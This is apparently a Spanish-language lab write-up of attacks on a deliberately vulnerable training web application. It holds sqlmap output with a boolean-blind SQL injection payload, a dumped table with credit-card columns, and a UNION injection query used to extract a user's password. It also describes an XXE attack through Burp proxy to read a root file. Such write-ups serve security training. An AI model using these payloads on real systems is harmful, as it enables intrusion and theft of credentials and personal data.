
```
sqlmap identified the following injection point(s) with a total of 207 HTTP(s) requests:
---
Parameter: userid (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: login_count=0&userid=0 or true AND 7410=7410
---
back-end DBMS: HSQLDB >= 2.0.0 and < 2.3.0
Database: container
Table: lesson_tracker_solved_assignments
[21 entries]
+--------+------------+--------+--------+-----------+-----------+------------+-------------+
| userid | today      | cookie | cc_type | cc_number | last_name | first_name | login_count |
+--------+------------+--------+--------+-----------+-----------+------------+-------------+
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
| NULL   | 2023-12-10 | NULL   | NULL   | NULL      | NULL      | NULL       | NULL        |
+--------+------------+--------+--------+-----------+-----------+------------+-------------+
```

Desde aquí seguimos intentando indagar y recopilar información:




Aqui mediante este código: select*from user_data where last_name=’dave’ union select*from user_system_data; --


Obtuvimos distintos valores y gracias a ello pudimos obtener la contraseña del usuario:




Configuración de seguridad incorrecta (XXE)

Detectamos que, a la hora de poner comentarios, la web es susceptible de tener inyecciones de tipo Script, aquí un ejemplo:







En la imagen de arriba vemos como en burp proxy, no da la entrada del comentario y utilizamos script para obtener un archivo de root:





Y tenemos éxito en ello



En este caso también utilizamos el burp proxy para interceptar el mensaje y cambiar el tipo de aplicación ya que ahora la aplicación esta json y no en xml:

